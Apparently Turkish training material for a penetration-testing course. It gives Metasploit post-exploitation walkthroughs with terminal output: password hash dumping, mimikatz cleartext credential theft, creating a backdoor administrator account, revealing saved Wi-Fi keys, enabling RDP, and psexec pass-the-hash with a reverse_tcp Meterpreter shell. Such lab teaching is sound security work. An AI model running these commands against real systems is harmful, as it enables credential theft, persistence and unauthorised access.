



Certified Penetration Testing Engineer (CPTE) Eğitimi

POST EXPLOITATION

Post Exploitation Nedir

- Post Exploitation, hedef sisteme erişim sağlandıktan ve yetkiler yükseltildikten (root) sonra başlayan bir süreçtir. Yani erişim sağladıktan sonra bu erişimin kalıcı hale getirilmesi ve sürdürülmesi amaçlanır. Bir kere girebildiğimiz bir sistemi her seferinde tekrar açıklığı kullanıp hacklemek uzun bir uğraş ister ve sistemdeki bu açık farkedilip kapatılırsa sisteme giriş hakkını kaybetmiş oluruz başka bir açık bulmayı denemeye başlarız.

ARP SCANNER

Ele geçirilen sistem üzerindeki ağa bağlı diğer cihazların tespiti için örnek bir arp scanning işlemi “**run post/windows/gather/arp_scanner RHOSTS=<HEDEF SUBNET>**” şeklinde yapılmaktadır.

```
root@HACKER: ~  
File Edit View Search Terminal Help  
msf exploit(handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.1.0/24  
  
[*] Running module against DC_2008R2  
[*] ARP Scanning 192.168.1.0/24  
[+] IP: 192.168.1.1 MAC 00:50:56:c0:00:08 (VMware, Inc.)  
[+] IP: 192.168.1.2 MAC 00:50:56:f1:c8:58 (VMware, Inc.)  
[+] IP: 192.168.1.130 MAC 00:0c:29:f1:6b:93 (VMware, Inc.)  
  
[+] IP: 192.168.1.144 MAC 00:0c:29:a1:05:ea (VMware, Inc.)  
[+] IP: 192.168.1.255 MAC 00:0c:29:a1:05:ea (VMware, Inc.)  
[+] IP: 192.168.1.254 MAC 00:50:56:f5:87:a1 (VMware, Inc.)  
meterpreter >  
meterpreter >
```

CHECK VM

Ele geçirilen sistemin sanal bir makinamı yoksa fiziksel bir makinamı olduğunu tespit etmek için “**run post/windows/gather/checkvm**” komutu kullanılarak tespit edilebilir, aşağıdaki örnekte görüldüğü gibi ele geçirilen sistemin VM üzerinde çalıştırıldığı bilgisi elde edildi.

```
root@HACKER: ~  
File Edit View Search Terminal Help  
meterpreter > run post/windows/gather/checkvm  
  
[*] Checking if DC_2008R2 is a Virtual Machine .....  
[+] This is a VMware Virtual Machine  
meterpreter >
```

ENUM APPLICATIONS

Ele geçirilen sistem üzerindeki kurulu uygulamaları görüntülemek için “**run post/windows/gather/enum_applications**” komutu kullanılarak tespit edilir.

```
root@HACKER: ~
File Edit View Search Terminal Help
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on DC_2008R2

Installed Applications
*****

Name                                     Version
----                                     -
Adobe Flash Player 27 ActiveX            27.0.0.180
Adobe Flash Player 27 ActiveX            27.0.0.180
Java 8 Update 151                        8.0.1510.12
Java 8 Update 151                        8.0.1510.12
Java Auto Updater                        2.8.151.12
Java Auto Updater                        2.8.151.12
Microsoft Visual C++ 2008 Redistributable - x86 9.0.21022 9.0.21022
Microsoft Visual C++ 2008 Redistributable - x86 9.0.21022 9.0.21022
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148 9.0.30729.4148
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148 9.0.30729.4148
Mozilla Firefox 4.0 (x86 en-US)          4.0
Mozilla Firefox 4.0 (x86 en-US)          4.0
RAR Password Recovery Professional
RAR Password Recovery Professional
Winpower                                 4.9.0.4
Winpower                                 4.9.0.4
XAMPP                                    5.6.31-0
XAMPP                                    5.6.31-0

[*] Results stored in: /root/.msf4/loot/20171028150432_default_192.168.1.144_host.application_617618.txt
meterpreter >
```

SHARES FOLDER TESPİTİ


Ele geçirilen sistem üzerinde paylaşıma açık klasörlerin tespiti için “**run post/windows/gather/enum_shares**” komutu kullanılmaktadır.

```
root@HACKER: ~
File Edit View Search Terminal Help
meterpreter > run post/windows/gather/enum_shares

[*] Running against session 1
[*] The following shares were found:
[*] Name: C
[*]
[*] Name: SYSVOL
[*]
[*] Name: NETLOGON
[*]
[*] Name: Users
[*]
meterpreter >
```

HASHDUMP

Ele geçirilen sistem üzerindeki parola hashlerini ele geçirmek için “**run post/windows/gather/hashdump**” komutu kullanılarak kullanıcı parolalarının hashleri elde edilir.



```
root@HACKER: ~
File Edit View Search Terminal Help
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY c39fa15feaf06470cfda8d2cbe476218...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system


[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:1211ac75285febaa4d4a8c8d7c84444f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c009c0:::

meterpreter >
```

USB HISTORY

Ele geçirilen sistem üzerindeki USB geçmişini görüntülemek için “**run post/windows/gather/usb_history**” komutu kullanılabilir.



```
root@HACKER: ~
File Edit View Search Terminal Help
meterpreter > run post/windows/gather/usb_history

[*] Running module against DC_2008R2
[*]

C: Disk 74411fd1
D: IDE#CdRomNECVMWar_VMware_SATA_CD01 1.00 #66373888b86061.0.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}
A: FDC#GENERIC_FLOPPY_DRIVE#663b4c39bd6060#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}

[-] No USB devices appear to have been connected to this host.
meterpreter >
```

ZAFİYET TARAMASI

Ele geçirilen sistem üzerindeki açıkları tespit etmek için (False/Positive) “**use post/multi/recon/local_exploit_suggester**” sekmesine gidilir ve “**set SESSION <ID>**” şeklinde ele geçirilen sistemin ID adresi tanımlanır ve “**run**” komutu ile tarama işlemi başlatılır.

```
root@HACKER: ~  
File Edit View Search Terminal Help  
msf exploit(handler) > use post/multi/recon/local_exploit_suggester  
msf post(local_exploit_suggester) > show options  
  
Module options (post/multi/recon/local_exploit_suggester):  


| Name            | Current Setting | Required | Description                                                |
|-----------------|-----------------|----------|------------------------------------------------------------|
| SESSION         |                 | yes      | The session to run this module on.                         |
| SHOWDESCRIPTION | false           | yes      | Displays a detailed description for the available exploits |

  
msf post(local_exploit_suggester) > sessions  
  
Active sessions  
-----  


| Id | Type        | Information                                 | Connection                                                |
|----|-------------|---------------------------------------------|-----------------------------------------------------------|
| 1  | meterpreter | x86/windows NT AUTHORITY\SYSTEM @ DC_2008R2 | 192.168.1.130:2322 -> 192.168.1.144:64026 (192.168.1.144) |

  
msf post(local_exploit_suggester) > set SESSION 1  
SESSION => 1  
msf post(local_exploit_suggester) > run  
  
[*] 192.168.1.144 - Collecting local exploits for x86/windows...  
[*] 192.168.1.144 - 37 exploit checks are being tried...  
[+] 192.168.1.144 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.  
[+] 192.168.1.144 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.  
[+] 192.168.1.144 - exploit/windows/local/ms13_053_schlamperer: The target appears to be vulnerable.  
[+] 192.168.1.144 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.  
[+] 192.168.1.144 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.  
[+] 192.168.1.144 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.  
[+] 192.168.1.144 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.  
[+] 192.168.1.144 - exploit/windows/local/ms_ndproxy: The target service is running, but could not be validated.  
[+] 192.168.1.144 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.  
[*] Post module execution completed  
msf post(local_exploit_suggester) >
```

NET USER

Ele geçirilen sistem üzerinde bir kullanıcı oluşturulmak isteniyorsa “**meterpreter**” satırı üzerinden “**Shell**” komutu kullanılarak command prompt satırını geçiş sağlanır ve “**net user kullanıcıadi parola /add**” şeklinde kullanıcı oluşturulur, eğer oluşturulan kullanıcı admin grubuna dahil edilmek isteniyorsa bunun içinde “**net localgroup administrators /add kullanıcıadi**” şeklinde kullanılır.


```
root@HACKER: ~
File Edit View Search Terminal Help
meterpreter > shell
Process 276 created.
Channel 11 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user enesh4ck enespl /add
net user enesh4ck enespl /add
The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.
More help is available by typing NET HELPMSG 2245.

C:\Windows\system32>net user enes Parola! /add
net user enes Parola! /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators /add enes
net localgroup administrators /add enes
The command completed successfully.

C:\Windows\system32>net localgroup administrator
net localgroup administrator
System error 1376 has occurred.

The specified local group does not exist.

C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-----
Administrator
Domain Admins
enes
ENESASLANBAKAN
Enterprise Admins
The command completed successfully.

C:\Windows\system32>
```


MIMIKATZ

Ele geçirilen sistem üzerindeki parolaları cleartext olarak görüntülemek için mimikatz kullanılabilir, meterpreter satırında “**load mimikatz**” komutu kullanılır, son olarak “**kerberos**” komutu ile RAM üzerindeki cleartext parolalar aşağıdaki gibi görünmektedir.

```
root@asdasd: ~
File Edit View Search Terminal Help
meterpreter >
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter >
meterpreter >
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
AuthID      Package    Domain      User          Password
-----
0;997       Negotiate  NT AUTHORITY LOCAL SERVICE
0;47322     NTLM
0;299148    Kerberos   CEH          ismail        123!asd
0;996       Negotiate  CEH          SEFIL$        ^9>* _JxogqfMT].m]&: 'zv*oIr3Y0HL6
C?p6gJ[xYYsK="U85" s0Wg=hI $(Uq:*=ZmE!a"0" _Eepxh#\&>@HK]H8.Z2->S0SK"T4NA'nQ'Exq-X
kC]FuD
0;999       Negotiate  CEH          SEFIL$        ^9>* _JxogqfMT].m]&: 'zv*oIr3Y0HL6
C?p6gJ[xYYsK="U85" s0Wg=hI $(Uq:*=ZmE!a"0" _Eepxh#\&>@HK]H8.Z2->S0SK"T4NA'nQ'Exq-X
kC]FuD
meterpreter >
```

UZANTI TIPLERINE GÖRE DOSYA TESPİTİ


Ele geçirilen sistem üzerinde belirtilen bir dosya uzantısı (örnk:PDF,JPG,PST) için arama yapmak istenilirse "search -d C://PATH -f *.uzantı" şeklinde kullanılmaktadır.



```
root@HACKER: ~  
File Edit View Search Terminal Help  
meterpreter > search -d C://Users/Administrator -f *.ps1  
Found 1 result...  
C:\\Users\\Administrator\\Desktop\\MS16-032.ps1 (11829 bytes)  
meterpreter >  
  
root@HACKER: ~  
File Edit View Search Terminal Help  
meterpreter > search -f *.jpg  
Found 70 results...  
c:\\Windows\\Microsoft.NET\\Framework64\\v2.0.50727\\ASP.NETWebAdminFiles\\Images\\ASPdotNET_logo.jpg (22500 bytes)  
c:\\Windows\\Microsoft.NET\\Framework64\\v2.0.50727\\ASP.NETWebAdminFiles\\Images\\darkBlue_GRAD.jpg (8260 bytes)  
c:\\Windows\\Microsoft.NET\\Framework64\\v2.0.50727\\ASP.NETWebAdminFiles\\Images\\help.jpg (1409 bytes)  
c:\\Windows\\Microsoft.NET\\Framework64\\v2.0.50727\\ASP.NETWebAdminFiles\\Images\\security_watermark.jpg (49 bytes)  
c:\\Windows\\Microsoft.NET\\Framework64\\v2.0.50727\\ASP.NETWebAdminFiles\\Images\\topGradRepeat.jpg (8683 bytes)
```


KAYITLI WI-FI PAROLALARININ TESPİTİ

Ele geçirilen sistem üzerinde daha önceden bağlantı sağlanan WI-FI profillerinin parolalarını öğrenmek için windowsun geliştirmiş olduğu shell satırı kullanılabilir. Bunun için öncelikle profillerin görüntülenmesi gerekiyor "netsh wlan show profiles" komutu kullanılarak hedef WI-FI belirlenir.



```
C:\WINDOWS\system32\cmd.exe  
C:\Users\Administrator>netsh wlan show profiles  
  
Profiles on interface Wi-Fi:  
  
Group policy profiles (read only)  
-----  
<None>  
  
User profiles  
-----  
All User Profile : Android-AP  
All User Profile : wifirgn  
All User Profile : h4ck1  
All User Profile : EB_VM  
All User Profile : EBVINNBC01  
All User Profile : LG K10 LTE_5456  
All User Profile : isoAP  
All User Profile : PTest
```

Parolayı görüntülemek için "netsh wlan show profiles name="SSID" key=clear" şeklinde kullanılarak "Key Content" kısmında cleartext olarak parola gözükmektedir.




```
Seç C:\WINDOWS\system32\cmd.exe  
C:\Users\Administrator>netsh wlan show profiles name="Android-AP" key=clear  
  
Profile Android-AP on interface Wi-Fi:  
-----  
  
Applied: All User Profile  
  
Profile information  
-----  
Version : 1  
Type : Wireless LAN  
Name : Android-AP  
  
Security settings  
-----  
Authentication : WPA2-Personal  
Cipher : CCM4  
Authentication : WPA2-Personal  
Cipher : Unknown  
Security key : Present  
Key Content : 112233445566
```

RDP SERVISINI AKTIF ETME

Ele geçirilen sistemin RDP (*Remote Desktop Protocol*) servisinin aktif edilmesi için “**reg add** “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server” /v fDenyTSConnections /t REG_DWORD /d 0 /f” komutu kullanılmaktadır.

Not: “0” değeri açık “1” değeri kapalı anlamına gelmektedir.



```
root@HACKER: ~  
File Edit View Search Terminal Help  
meterpreter > shell  
Process 3696 created.  
Channel 12 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal  
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f  
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal  
The operation completed successfully.  
C:\Windows\system32>
```

PSEXEC İLE OTURUM AÇMA

Elde edilen kullanıcı adı & parola veya hash ile session açmak için öncelikle “**msfconsole**” komutu ile metasploit çalıştırılır, ardından ise “**use exploit/Windows/smb/psexec**” dizinine giriş sağlanır, gelen oturumu karşılamak için bir payload atanması gereklidir bunun için “**set PAYLOAD Windows/meterpreter/reverse_tcp**” şeklinde payload atanır, “**set LHOST <SaldırganIP>**” “**set LPORT <SaldırganPort>**” “**set RHOST <HedefIP>**” “**set SMBUSER <HedefSitemdeki Kullanıcı Adı>**” “**set SMBPASS <Hedef Sistem üzerindeki kullanıcının parola veya HASH bilgisi>**” son olarak “**run**” komutu ile hedef sistem ile bağlantı kurulur.

Örnk: Cleartext parola belirtilmesi.


```
root@ENESASLANBAKAN: ~
File Edit View Search Terminal Help
msf exploit(psexec) >
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.2.130
LHOST => 192.168.2.130
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set RHOST 192.168.2.129
RHOST => 192.168.2.129
msf exploit(psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf exploit(psexec) > set SMBPASS Password1
SMBPASS => Password1
msf exploit(psexec) > run

[*] Started reverse TCP handler on 192.168.2.130:4444
[*] 192.168.2.129:445 - Connecting to the server...
[*] 192.168.2.129:445 - Authenticating to 192.168.2.129:445 as user 'Administrator'...
[*] 192.168.2.129:445 - Selecting PowerShell target
[*] 192.168.2.129:445 - Executing the payload...
[+] 192.168.2.129:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (171583 bytes) to 192.168.2.129
[*] Meterpreter session 1 opened (192.168.2.130:4444 -> 192.168.2.129:49192) at 2017-11-16 15:51:24 -0500
[+] negotiating tlv encryption
[+] negotiated tlv encryption

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
denel:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
deneme:1004:aad3b435b51404eeaad3b435b51404ee:1211ac75285febaa4d4a8c8d7c84444f:::
enes:1003:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test:1000:aad3b435b51404eeaad3b435b51404ee:5e9d78e50c5b4ed6463127f6fc07de68:::
test1:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test2:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Örnek: elde edilen hash'in belirtilmesi.

```
root@ENESASLANBAKAN: ~
File Edit View Search Terminal Help
msf exploit(psexec) > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.2.130
LHOST => 192.168.2.130
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > set RHOST 192.168.2.129
RHOST => 192.168.2.129
msf exploit(psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf exploit(psexec) > set SMBPASS aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b
SMBPASS => aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b
msf exploit(psexec) > run

[*] Started reverse TCP handler on 192.168.2.130:443
[*] 192.168.2.129:445 - Connecting to the server...
[*] 192.168.2.129:445 - Authenticating to 192.168.2.129:445 as user 'Administrator'...
[*] 192.168.2.129:445 - Selecting PowerShell target
[*] 192.168.2.129:445 - Executing the payload...
[+] 192.168.2.129:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (171583 bytes) to 192.168.2.129
[*] Meterpreter session 1 opened (192.168.2.130:443 -> 192.168.2.129:49193) at 2017-11-16 15:52:01 -0500
[+] negotiating tlv encryption

[+] negotiated tlv encryption
meterpreter > [+] negotiated tlv encryption

meterpreter >
```